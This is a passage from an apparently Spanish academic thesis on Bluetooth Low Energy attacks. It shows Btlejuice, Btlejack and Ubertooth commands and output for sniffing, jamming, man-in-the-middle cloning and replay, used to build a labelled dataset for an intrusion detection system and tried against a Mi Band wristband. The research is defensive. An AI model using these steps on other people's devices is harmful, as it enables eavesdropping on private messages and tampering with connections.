Una vez inicializadas las dos partes, podremos acceder a la interfaz web de Btlejuice a través del navegador (*localhost:8080*). Ésta tendrá una opción para realizar un escaneo de dispositivos BLE disponibles con la intención de que el usuario seleccione uno para ser suplantado. Se seleccionará la placa de Arduino.

```
adri@linux:~$ sudo hciconfig hci1 up
adri@linux:~$ sudo hcitool -i hci1 lescan
LE Scan ...
58:FB:84:A6:45:3B (unknown)
58:FB:84:A6:45:3B Adri_ESP32
BE:89:A0:03:44:90 ELK-BLEDOM
BE:89:A0:03:44:90 (unknown)
```

Figura 4.15: Scanning de la placa de Arduino simulada.

Una vez Btlejuice ha finalizado el proceso de clonación de los servicios y características de la placa, entrará en modo *advertisement*, exponiendo al medio el dispositivo BLE simulado. En la *Figura 4.15* se observa cómo al realizar un escaneo del medio aparece otro dispositivo con el mismo nombre que la placa de Arduino anteriormente utilizada pero con una dirección MAC diferente.

```
adri@linux:~$ sudo gatttool -b 58:FB:84:A6:45:3B -I
[58:FB:84:A6:45:3B][LE]> connect
Attempting to connect to 58:FB:84:A6:45:3B
Connection successful
[58:FB:84:A6:45:3B][LE]> |
```

Figura 4.16: Conexión a la placa de Arduino simulada.

A través de Gatttool podremos interactuar con esta placa con normalidad, como se puede ver en la *Figura 4.16*. La interfaz web de Btlejuice mostrará al usuario todo el tráfico que ha pasado entre los dos dispositivos que conforman la comunicación, dando la posibilidad también de realizar un ataque de *replay* replicando escrituras que ya han sido enviadas cambiando el valor que se deja en el servicio. La *Figura 4.17* muestra la interfaz web de Btlejuice a punto de realizar un ataque de replay.




Figura 4.17: Interfaz gráfica de Btlejuice.

5. Creación de dataset

En este apartado se detallará el proceso a través del cual se forma el dataset de tráfico Bluetooth Low Energy.

5.1. Sniffing

Se denomina *sniffing* al proceso por el cual un usuario es capaz de ver el tráfico de red de una o varias comunicaciones a través de su medio de propagación. La creación del *dataset* para este trabajo se apoya fundamentalmente en esta técnica, que puede ser llevada a cabo a través de Btlejack y Ubertooth.

5.1.1. Utilizando Btlejack

Teniendo la comunicación entre el dispositivo Arduino ESP32 y Gatttool localizada, con dirección 0x4bad2c4, Btlejack es capaz de realizar un *sniffing* pasivo sobre la conexión. Para ello, se lanzará el comando `$ sudo btlejack -f 0x4bad2c4`

Lo primero que hará Btlejack será calcular los parámetros necesarios para poder seguir la conexión BLE. Estos parámetros se encuentran típicamente en el paquete *connection request*, pero como Btlejack actúa sobre conexiones que ya se han iniciado, no dispone de este paquete.

- *CRC Init*: Es el *checksum* que utiliza Bluetooth para detectar errores en sus conexiones.
- *Channel Map*: Es una cadena de bits que representa los canales que se van a utilizar en la conexión con un 1 y los que no se van a utilizar con un 0.

- *Hop Interval*: Es el conjunto de canales que utilizará para saltar entre sí. Generalmente, se utilizarán casi todos los canales de datos disponibles, por lo que será cercano a 371.
- *Hop Increment*: Es el patrón de salto que utilizará BLE para cambiar de canal en la comunicación. Con él, puedes determinar qué canal será el siguiente en la comunicación.

Con los parámetros calculados, Btlejack podrá seguir una comunicación BLE sin problema. Para esta prueba realizaremos una lectura en el servicio programado, el cual contiene la cadena de caracteres “hola”. Posteriormente, y simulando un funcionamiento lícito del dispositivo, se escribirá en ese mismo servicio la cadena de caracteres “hey” para que el LED de la placa parpadee.

```
adri@linux:~$ sudo btlejack -f 0x4bad2c43
BtleJack version 2.0

[!] Detected sniffers:
> Sniffer #0: fw version 2.0
> Sniffer #1: fw version 2.0
> Sniffer #2: fw version 2.0

[!] Synchronizing with connection 0x4bad2c43 ...
✓ CRCInit = 0x56d2a2
✓ Channel Map = 0x1fffe007fe
✓ Hop interval = 36
✓ Hop increment = 16
[!] Synchronized, packet capture in progress ...
[!] Connection lost.
[!] Quitting
adri@linux:~$ sudo btlejack -f 0x4bad2c43
BtleJack version 2.0

[!] Using cached parameters (created on 2022-11-02 20:01:09)
[!] Detected sniffers:
> Sniffer #0: fw version 2.0
> Sniffer #1: fw version 2.0
> Sniffer #2: fw version 2.0

[!] Synchronizing with connection 0x4bad2c43 ...
✓ CRCInit: 0x56d2a2
✓ Channel Map = 0x1fffe0061f
✓ Hop interval = 36
✓ Hop increment = 8
[!] Synchronized, packet capture in progress ...
LL Data: 02 07 03 00 04 00 0a 2a 00
LL Data: 0a 09 05 00 04 00 0b 68 6f 6c 61
LL Data: 03 08 01 e0 07 e0 ff 1f 47 42
LL Data: 0e 0a 06 00 04 00 12 2a 00 68 65 79
LL Data: 0a 05 01 00 04 00 13
```

Figura 5.1: Sniffing de una conexión existente a través de Btlejack.

La Figura 5.1 muestra el proceso anteriormente descrito. Se puede observar cómo primero Btlejack calcula los parámetros de conexión para hacer *sniffing* sobre ella. Esta captura ha sido incluida en concreto porque hay una pérdida de conexión y, al volver a lanzar el comando de sniffing de nuevo, se recogen los parámetros calculados de una memoria caché creada por la herramienta. Se pueden ver, en

las líneas hexadecimales que devuelve propias del sniffing de la conexión, las cadenas de caracteres “hola” en hexadecimal (68 6f 6c 61) y “hey” (68 65 79), propias de la lectura y escritura a los servicios.

Btlejack también ofrece la posibilidad de seguir una conexión que se acaba de realizar a través de la captura del paquete *connection request* escuchando en los canales en los que es enviado (37, 38 y 39). Ese paquete contiene todos los campos necesarios para seguir una conexión, por lo que la Btlejack no tendrá que realizar ningún cálculo para poder realizar el *sniffing*. Para llevar a cabo esta opción, ejecutar el comando `$ sudo btlejack -c any`. La *Figura 5.2* muestra cómo sería.

```
BtleJack version 2.0
[!] Detected sniffers:
> Sniffer #0: version 2.0
> Sniffer #1: version 2.0
LL Data: 05 22 3b 45 a6 84 fb 58 7a 33 a8 28 6f 24 2f d4 69 46 e3 4e 90 01 0d 00 28 00 00 00 2a 00 77 7f cc ff 1f 0a
[!] Got CONNECT_REQ packet from 58:fb:84:a6:45:3b to 24:6f:28:a8:33:7a
|-- Access Address: 0x4669d42f
|-- CRC Init value: 0x904ee3
|-- Hop interval: 40
|-- Hop increment: 10
|-- Channel Map: 1fffc7ff77
|-- Timeout: 420 ms
LL Data: 03 09 08 01 00 00 00 00 00 00 00
LL Data: 07 06 0c 08 60 00 0e 03
LL Data: 0f 06 0c 08 02 00 00 10
LL Data: 0f 06 0c 08 02 00 00 10
LL Data: 07 09 09 ff 00 00 00 00 00 00 00
LL Data: 0f 08 01 77 7f cc ff 1b d1 00
LL Data: 0e 0a 06 00 04 00 12 2a 00 68 65 79
LL Data: 06 05 01 00 04 00 13
LL Data: 0f 08 01 77 7f ce ff 1b 36 01
LL Data: 03 08 01 77 7f ca 7f 1b 9b 01
LL Data: 03 08 01 75 7f ca 7f 1b 00 02
```

Figura 5.2: Captura de paquete *connection request* con Btlejack.

Para facilitar la visualización y el etiquetado de paquetes capturados, se exportará el tráfico a formato *pcap*, de forma que se pueda visualizar con un software de análisis de tráfico de red como Wireshark, añadiendo el flag “-o <name>.pcap” al comando de ejecución del *sniffing*. La *Figura 5.3* muestra una captura de tráfico de red captado por Btlejack en Wireshark que contiene peticiones de lectura y escritura.

1 0.000000	ATT	16 UnknownDirection Read Request, Handle: 0x002a (Unknown)
2 13.724997	ATT	20 UnknownDirection Write Request, Handle: 0x002a (Unknown)
3 18.630960	LE LL	17 Control Opcode: LL_CHANNEL_MAP_IND
4 24.840948	ATT	16 UnknownDirection Read Request, Handle: 0x002a (Unknown)
5 24.885053	ATT	18 UnknownDirection Read Response, Handle: 0x002a (Unknown)
6 32.535271	LE LL	17 Control Opcode: LL_CHANNEL_MAP_IND
7 34.650177	ATT	19 UnknownDirection Write Request, Handle: 0x002a (Unknown)
8 37.065024	ATT	14 UnknownDirection Write Response, Handle: 0x002a (Unknown)
9 39.465041	LE LL	17 Control Opcode: LL_CHANNEL_MAP_IND
10 44.145367	LE LL	17 Control Opcode: LL_CHANNEL_MAP_IND
11 46.268259	ATT	16 UnknownDirection Read Request, Handle: 0x002a (Unknown)
12 46.385061	ATT	17 UnknownDirection Read Response, Handle: 0x002a (Unknown)

Figura 5.3: Tráfico captado por Btlejack en Wireshark.

5.1.2. Utilizando Ubertooth

A través de Ubertooth se capturará tráfico de conexiones que no hayan comenzado aún a partir del paquete *connection request*. Para poder realizar el *sniffing*, se deberá realizar un escaneo del medio a través de la herramienta hcitool. Una vez identificada la dirección MAC del dispositivo, se arrancará el proceso a través del comando `$ ubertooth-btle -f -t 24:6F:28:A8:33:7a`

```
adri@linux:~$ sudo hcitool lescan
LE Scan ...
24:6F:28:A8:33:7A (unknown)
24:6F:28:A8:33:7A Adrl_ESP32
BE:89:A0:03:44:90 ELK-BLEDOM
BE:89:A0:03:44:90 (unknown)
68:72:C3:99:9C:13 (unknown)
adri@linux:~$ ubertooth-btle -f -t 24:6F:28:A8:33:7a
target set to: 24:6F:28:A8:33:7a/40
systime=1673719602 freq=2402 addr=8e89bed6 delta_t=47.803 ms rssi=-88
04 1b 7a 33 a8 28 6f 24 0b 09 41 64 72 69 5f 45 53 50 33 32 02 0a 03 05 12 20 00 40 00 20 7e 25
Advertising / AA 8e89bed6 (valid)/ 27 bytes
Channel Index: 37
Type: SCAN_RSP
Adva: 24:6F:28:A8:33:7a (public)
ScanRspData: 0b 09 41 64 72 69 5f 45 53 50 33 32 02 0a 03 05 12 20 00 40 00
Type 09 (Complete Local Name)
Adrl_ESP32
Type 0a (Tx Power Level)
3 dBm
Type 12 (Slave Connection Interval Range)
(40.00, 80.00) ms
Data: 7a 33 a8 28 6f 24 0b 09 41 64 72 69 5f 45 53 50 33 32 02 0a 03 05 12 20 00 40 00
CRC: 20 7e 25
systime=1673719602 freq=2402 addr=8e89bed6 delta_t=90.574 ms rssi=-89
00 0f 7a 33 a8 28 6f 24 02 01 06 05 12 20 00 40 00 02 e5 d4
Advertising / AA 8e89bed6 (valid)/ 15 bytes
Channel Index: 37
Type: ADV_IND
Adva: 24:6F:28:A8:33:7a (public)
AdvData: 02 01 06 05 12 20 00 40 00
Type 01 (Flags)
00000110
LE General Discoverable Mode
BR/EDR Not Supported
Type 12 (Slave Connection Interval Range)
(40.00, 80.00) ms
Data: 7a 33 a8 28 6f 24 02 01 06 05 12 20 00 40 00
CRC: 02 e5 d4
```

Figura 5.4: Sniffing a través de Ubertooth.

La Figura 5.4 muestra el proceso de identificar el dispositivo en modo *advertisement* a través de hcitool para después realizar sniffing sobre su conexión con Ubertooth. El paquete *connection request* se envía aleatoriamente por uno de los tres canales *advertisement* (37, 38 o 39) por lo que si solamente se dispone de

un dispositivo Ubertooth se tendrá un 33.33% de probabilidades de capturarlo y poder seguir la conexión.

Ubertooth da la posibilidad al usuario de guardar el tráfico generado en formato .pcap y seguir la conexión en tiempo real a través de Wireshark. Para ello, se deberán seguir los siguientes pasos:

- 1) Crear una *pipe* de comunicación en el dispositivo Linux. Hacerlo a través del comando `$ mkdir /tmp/pipe`
- 2) Abrir Wireshark y escuchar tráfico en /tmp/pipe
- 3) Ejecutar Ubertooth con el comando anteriormente descrito añadiendo el argumento `“-c /tmp/pipe”`

El tráfico capturado en esa sesión se podrá luego guardar a través de Wireshark en formato .pcap. La *Figura 5.5* muestra tráfico BLE capturado por Ubertooth en Wireshark.

1088	233.752229200	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1089	233.797000000	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1090	233.797227700	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1091	233.841999200	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1092	233.842227500	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1093	233.931998100	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1094	233.932226100	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1095	233.976997100	Unknown_0xceaabb0	Unknown_0xceaabb0	ATT	40 UnknownDirection Read Request, Handle: 0x002a (Unknown)
1096	233.977261200	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1097	234.021996400	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1098	234.022224600	Unknown_0xceaabb0	Unknown_0xceaabb0	ATT	41 UnknownDirection Read Response, Handle: 0x002a (Unknown)
1099	234.111995300	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1100	234.112223200	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1101	234.156994500	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1102	234.157223000	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1103	234.201994100	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1104	234.202221800	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1105	234.246993300	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1106	234.247221600	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU
1107	234.291992800	Unknown_0xceaabb0	Unknown_0xceaabb0	LE LL	33 Empty PDU

Figura 5.5: Tráfico captado por Ubertooth en Wireshark..

5.2. Dataset de tráfico legítimo

Para generar el tráfico legítimo que entrenará al IDS se ha utilizado la herramienta Gatttool. Se han realizado múltiples conexiones, desconexiones, lecturas y escrituras de diferentes valores al *handle* 0x002a, simulando la comunicación legítima entre dos dispositivos BLE.

5.3. Dataset de tráfico bajo ataque

Para que el IDS que se quiere entrenar sea capaz de predecir ataques a la comunicación en tiempo real, se necesitará tráfico bajo ataque etiquetado como tal. Se ha recogido y etiquetado tráfico bajo los ataques expuestos a largo de este trabajo:

- *Jamming*: Para este tráfico se ha necesitado de guardar el *timestamp* en el que Btlejack es ejecutado para tratar de acotar las trazas que se han podido ver afectadas.
- *Hijacking*: Para este ataque la conexión es secuestrada y los paquetes maliciosos son inyectados en un *timestamp* concreto por lo que no ha sido difícil diferenciar las trazas legítimas de las que están bajo ataque.
- *Man in The Middle*: Este ataque parte de una conexión “nueva”, por lo que todo el tráfico recogido en ella es etiquetado como tráfico bajo ataque.
- *Replaying*: Una vez establecida la conexión con el dispositivo falso en el ataque *Man in the Middle*, se pueden replicar paquetes “legítimos” de lectura y escritura. Estos paquetes formarán parte del dataset de tráfico bajo ataque.

6. Replicación de ataque en entornos reales

En este apartado se expondrán pruebas realizadas sobre entornos reales que aplican medidas de seguridad y otras formas o herramientas con las que cumplir los objetivos de este trabajo.

6.1. Pruebas realizadas

Las pruebas realizadas en esta fase del proyecto se han realizado contra la conexión entre un dispositivo móvil y una pulsera inteligente *Mi Band*, la cual contiene un mecanismo de emparejamiento a través del cual permite a un dispositivo comunicarse con ella. El emparejamiento consiste en un intercambio de claves posterior a la conexión (es decir, al paquete *connection request*) sin el cual el dispositivo no obtiene permisos de lectura y escritura en algunos de los servicios de la pulsera.

Para poder realizar un ataque de replicación, se ha realizado primero un ataque de sniffing a través del dispositivo Ubertooth para ver cómo es el funcionamiento de la pulsera. La *Figura 6.1* muestra cómo se ha capturado el paquete *connection request* de la pulsera y se ha podido seguir la conexión:

102	112.707552500	d0:7e:fd:8e:19:47	Broadcast	LE LL	70 ADV_IND
103	113.997522000	d0:7e:fd:8e:19:47	Broadcast	LE LL	70 ADV_IND
104	113.998048700	49:86:d3:88:89:65	d0:7e:fd:8e:19:47	LE LL	67 CONNECT_REQ
105	114.022226200	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
106	114.022455500	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
107	114.070975100	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	42 Control Opcode: LL_FEATURE_REQ
108	114.071277300	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
109	114.119724400	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
110	114.119954100	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	42 Control Opcode: LL_FEATURE_RSP
111	114.168474200	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	39 Control Opcode: LL_VERSION_IND
112	114.168750900	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
113	114.217223400	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
114	114.217452800	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	39 Control Opcode: LL_VERSION_IND
115	114.265972600	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
116	114.266201900	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
117	114.314722000	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
118	114.314951800	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
119	114.363471300	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
120	114.363700900	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
121	114.412220900	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
122	114.412450700	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
123	114.460970300	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
124	114.461199400	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
125	114.509719600	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
126	114.509949300	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
127	114.558468900	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
128	114.558698200	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
129	114.607218200	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU
130	114.607448300	Unknown_0xa6c876d7	Unknown_0xa6c876d7	LE LL	33 Empty PDU

Figura 6.1: Paquete connection request de la pulsera.

Con la conexión abierta en Wireshark, se ha simulado una comunicación usual entre la pulsera y el teléfono móvil para ver qué paquetes es capaz de ver Ubertooth. Además, se podrá ver a qué servicios y características se escriben los valores de las diferentes funcionalidades de la pulsera.

1630	62.233090100	Unknown_0x623d60e9	Unknown_0x623d60e9	ATT	60 UnknownDirection Write Command, Handle: 0x0032 (Anhui Huami Information Technology Co.: Unknown)
1631	65.888859100	Unknown_0x623d60e9	Unknown_0x623d60e9	LE LL	33 Empty PDU
1632	65.889304700	Unknown_0x623d60e9	Unknown_0x623d60e9	ATT	60 UnknownDirection Write Command, Handle: 0x0032 (Anhui Huami Information Technology Co.: Unknown)
1633	66.278854500	Unknown_0x623d60e9	Unknown_0x623d60e9	LE LL	33 Empty PDU
1634	66.278854500	Unknown_0x623d60e9	Unknown_0x623d60e9	ATT	60 UnknownDirection Write Command, Handle: 0x0032 (Anhui Huami Information Technology Co.: Unknown)
Frame 1629: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0 DLT: 147, Payload: btile (Bluetooth Low Energy Link Layer) Bluetooth Low Energy Link Layer Bluetooth L2CAP Protocol Bluetooth Attribute Protocol Opcode: Write Command (0x52) Handle: 0x0032 (Anhui Huami Information Technology Co.: Unknown) [Service UUID: Anhui Huami Information Technology Co. (0xfec0)] [UUID: 00000000-0000-1000-8000-000000000000] Value: 0040018e38206d056e73616a573206465203320					
0000	00 00 18 00	93 00 00 00	36 75 0c 00	00 90 09 00	... 6u....
0010	76 a8 42 25	12 06 11 00	e9 60 3d 62	1e 1b 17 00	v 8%.... "zb...
0020	04 00 52 32	00 00 40 01	0e 38 20 6d	05 6e 73 61	..R2..0..8 mensa
0030	6a 65 73 20	64 05 20 33	20 4c c4 e5		jes de 3 L...

Figura 6.2: Captura de mensajería WhatsApp.

3768 136.229649208	Unknown_0x9c9adb3b	Unknown_0x9c9adb3b	ATT	41	UnknownDirection Write Command, Handle: 0x0026 (Immediate Alert: Alert Level)
3761 136.229943408	Unknown_0x9c9adb3b	Unknown_0x9c9adb3b	LE LL	33	Empty PDU
3762 136.278398980	Unknown_0x9c9adb3b	Unknown_0x9c9adb3b	LE LL	33	Empty PDU
DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)					
Bluetooth Low Energy Link Layer					
Access Address: 0x9c9adb3b					
[Master Address: 61:5c:6c:c8:5f:d4 (61:5c:6c:c8:5f:d4)]					
[Slave Address: d0:7e:fd:8e:19:47 (d0:7e:fd:8e:19:47)]					
Data Header: 0x000e					
[L2CAP Index: 225]					
CRC: 0xdf1812					
Bluetooth L2CAP Protocol					
Length: 4					
CID: Attribute Protocol (0x0004)					
Bluetooth Attribute Protocol					
Opcode: Write Command (0x52)					
Handle: 0x0026 (Immediate Alert: Alert Level)					
[Service UUID: Immediate Alert (0x1802)]					
[UUID: Alert Level (0x2a06)]					
Alert Level: Unknown (0x03)					
0000	00 00 18 00 93 00 00 00	36 75 0c 00 00 a6 09 00	-----	6u-----	
0010	54 25 45 4e 1c 13 1a 00	3b db 9a 9c 0e 08 04 00	-----	TKEN-----	
0020	04 00 52 00 00 03 fb 18 48		-----	K-----H	

Figura 6.3: Captura de funcionalidad "Alert" de la pulsera Mi Band.

La Figura 6.2 y la Figura 6.3 muestran paquetes capturados de dos funcionalidades diferentes de la pulsera. La primera representa la captura de un paquete que muestra un mensaje de WhatsApp que el usuario del teléfono móvil ha recibido y éste se ha mostrado en la pulsera. La segunda representa la funcionalidad de la pulsera "Alert", la cual se utiliza para hacerla vibrar y encontrarla.

Con esas dos funcionalidades se va a proceder a realizar un ataque de replicación a través de la herramienta Gatttool.

```
[LE]> characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00005f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00005f9b34fb
handle: 0x0006, char properties: 0x02, char value handle: 0x0007, uuid: 00002a04-0000-1000-8000-00005f9b34fb
handle: 0x0009, char properties: 0x22, char value handle: 0x000a, uuid: 00002a05-0000-1000-8000-00005f9b34fb
handle: 0x000d, char properties: 0x02, char value handle: 0x000e, uuid: 00002a25-0000-1000-8000-00005f9b34fb
handle: 0x000f, char properties: 0x02, char value handle: 0x0010, uuid: 00002a27-0000-1000-8000-00005f9b34fb
handle: 0x0011, char properties: 0x02, char value handle: 0x0012, uuid: 00002a28-0000-1000-8000-00005f9b34fb
handle: 0x0013, char properties: 0x02, char value handle: 0x0014, uuid: 00002a23-0000-1000-8000-00005f9b34fb
handle: 0x0015, char properties: 0x02, char value handle: 0x0016, uuid: 00002a50-0000-1000-8000-00005f9b34fb
handle: 0x0018, char properties: 0x18, char value handle: 0x0019, uuid: 00001531-0000-3512-2118-0009af100700
handle: 0x001b, char properties: 0x04, char value handle: 0x001c, uuid: 00001532-0000-3512-2118-0009af100700
handle: 0x001e, char properties: 0x08, char value handle: 0x001f, uuid: 00002a46-0000-1000-8000-00005f9b34fb
handle: 0x0021, char properties: 0x1a, char value handle: 0x0022, uuid: 00002a44-0000-1000-8000-00005f9b34fb
handle: 0x0025, char properties: 0x04, char value handle: 0x0026, uuid: 00002a06-0000-1000-8000-00005f9b34fb
handle: 0x0028, char properties: 0x10, char value handle: 0x0029, uuid: 00002a37-0000-1000-8000-00005f9b34fb
handle: 0x002b, char properties: 0x0a, char value handle: 0x002c, uuid: 00002a39-0000-1000-8000-00005f9b34fb
handle: 0x002e, char properties: 0x1a, char value handle: 0x002f, uuid: 00002a2b-0000-1000-8000-00005f9b34fb
handle: 0x0031, char properties: 0x16, char value handle: 0x0032, uuid: 00000020-0000-3512-2118-0009af100700
handle: 0x0034, char properties: 0x14, char value handle: 0x0035, uuid: 00000001-0000-3512-2118-0009af100700
handle: 0x0037, char properties: 0x10, char value handle: 0x0038, uuid: 00000002-0000-3512-2118-0009af100700
handle: 0x003a, char properties: 0x14, char value handle: 0x003b, uuid: 00000003-0000-3512-2118-0009af100700
handle: 0x003d, char properties: 0x16, char value handle: 0x003e, uuid: 00002a04-0000-1000-8000-00005f9b34fb
handle: 0x0040, char properties: 0x14, char value handle: 0x0041, uuid: 00000004-0000-3512-2118-0009af100700
handle: 0x0043, char properties: 0x10, char value handle: 0x0044, uuid: 00000005-0000-3512-2118-0009af100700
handle: 0x0046, char properties: 0x12, char value handle: 0x0047, uuid: 00000006-0000-3512-2118-0009af100700
handle: 0x0049, char properties: 0x12, char value handle: 0x004a, uuid: 00000007-0000-3512-2118-0009af100700
handle: 0x004c, char properties: 0x18, char value handle: 0x004d, uuid: 00000008-0000-3512-2118-0009af100700
handle: 0x004f, char properties: 0x10, char value handle: 0x0050, uuid: 00000010-0000-3512-2118-0009af100700
handle: 0x0053, char properties: 0x16, char value handle: 0x0054, uuid: 00000009-0000-3512-2118-0009af100700
handle: 0x0056, char properties: 0x08, char value handle: 0x0057, uuid: 0000fedd-0000-1000-8000-00005f9b34fb
handle: 0x0058, char properties: 0x02, char value handle: 0x0059, uuid: 0000fede-0000-1000-8000-00005f9b34fb
handle: 0x005a, char properties: 0x02, char value handle: 0x005b, uuid: 0000fedf-0000-1000-8000-00005f9b34fb
handle: 0x005c, char properties: 0x0a, char value handle: 0x005d, uuid: 0000fed0-0000-1000-8000-00005f9b34fb
handle: 0x005e, char properties: 0x0a, char value handle: 0x005f, uuid: 0000fed1-0000-1000-8000-00005f9b34fb
handle: 0x0060, char properties: 0x02, char value handle: 0x0061, uuid: 0000fed2-0000-1000-8000-00005f9b34fb
handle: 0x0062, char properties: 0x0a, char value handle: 0x0063, uuid: 0000fed3-0000-1000-8000-00005f9b34fb
handle: 0x0064, char properties: 0x1a, char value handle: 0x0065, uuid: 0000fec1-0000-3512-2118-0009af100700
```

Figura 6.4: Servicios y características de la pulsera Mi Band.

La Figura 6.4 muestra los servicios y características de la pulsera leídos a través de la herramienta Gatttool. Se observa cómo aparecen los servicios 0x0026,

correspondiente a la función Alert, y el servicio 0x0032, correspondiente a la transmisión de mensajes provenientes de WhatsApp (mirar la columna de la *Figura 6.4* “char value handle”). Al intentar replicar los paquetes, se ha observado lo siguiente:

- La conexión con el dispositivo está limitada a 10 segundos. Si a lo largo de ese *timeout* los dispositivos no se han emparejado, la pulsera fuerza la desconexión.
- Por un lado, hay servicios como el que devuelve el nombre del dispositivo, que son accesibles a una conexión sin emparejar.
- Por otro lado, los servicios que transmiten información más confidencial o alteran el funcionamiento de la pulsera, están restringidas a conexiones emparejadas.

Estando securizado el acceso a ciertos servicios para la pulsera, no se ha conseguido replicar el funcionamiento expuesto anteriormente. Gatttool devuelve la salida “*request not supported*”. Este paquete se ha capturado, la *Figura 6.5* lo muestra a través de Wireshark:



The image shows a Wireshark packet capture interface. The packet list pane on the left shows three packets. The third packet, at time 2020.820.886467100, is selected and highlighted in blue. The packet details pane on the right shows the structure of this packet: 42 UnknownDirection Error Response - Request Not Supported, Handle: 0x0026 (Unknown).

No.	Time	Source	Destination	Protocol	Length	Info
2018	820.836238100	Unknown_0xb24646df	Unknown_0xb24646df	ATT	41	UnknownDirection Write Request, Handle: 0x0026 (Unknown)
2019	820.836538900	Unknown_0xb24646df	Unknown_0xb24646df	LE LL	33	Empty PDU
2020	820.886467100	Unknown_0xb24646df	Unknown_0xb24646df	ATT	42	UnknownDirection Error Response - Request Not Supported, Handle: 0x0026 (Unknown)

Figura 6.5: Rechazo de ataque de replicación en pulsera inteligente.

En cuanto al ataque MITM a la pulsera, la herramienta Btlejuice fue capaz de leer sus servicios y crear los dispositivos falsos, pero el ataque no fue exitoso del todo.

Action	Service	Characteristic	Data
Connected			
read	180a	2a50	01 57 01 04 00 00 01
read	180a	2a23	d0 7e fd ff fe 8e 19 47
read	180d	2a39	
Disconnected			
Disconnected			

Figura 6.6: *Man In The Middle en pulsera inteligente.*

A pesar de que en la *Figura 6.6* parezca que el ataque ha funcionado con éxito, Btlejuice no funcionaba correctamente con los paquetes *write*, dado que los mensajes transmitidos de la pulsera al teléfono o del teléfono a la pulsera nunca llegaban a su destino final. Este comportamiento puede ser causa de un mal clonado de los servicios y características por parte de Btlejuice, ya que un cambio incremental en el número de identificación de una característica haría que el dispositivo legítimo recibiese el paquete en el servicio erróneo y no actuase en consecuencia.

Por otro lado, el ataque de *jamming* realizado con la herramienta Btlejack funcionó de forma satisfactoria, siendo muy útil para “reiniciar” la conexión entre el móvil y la pulsera y dar la posibilidad a Ubertooth de capturar el paquete de *connection request*.

6.2. Herramientas adicionales

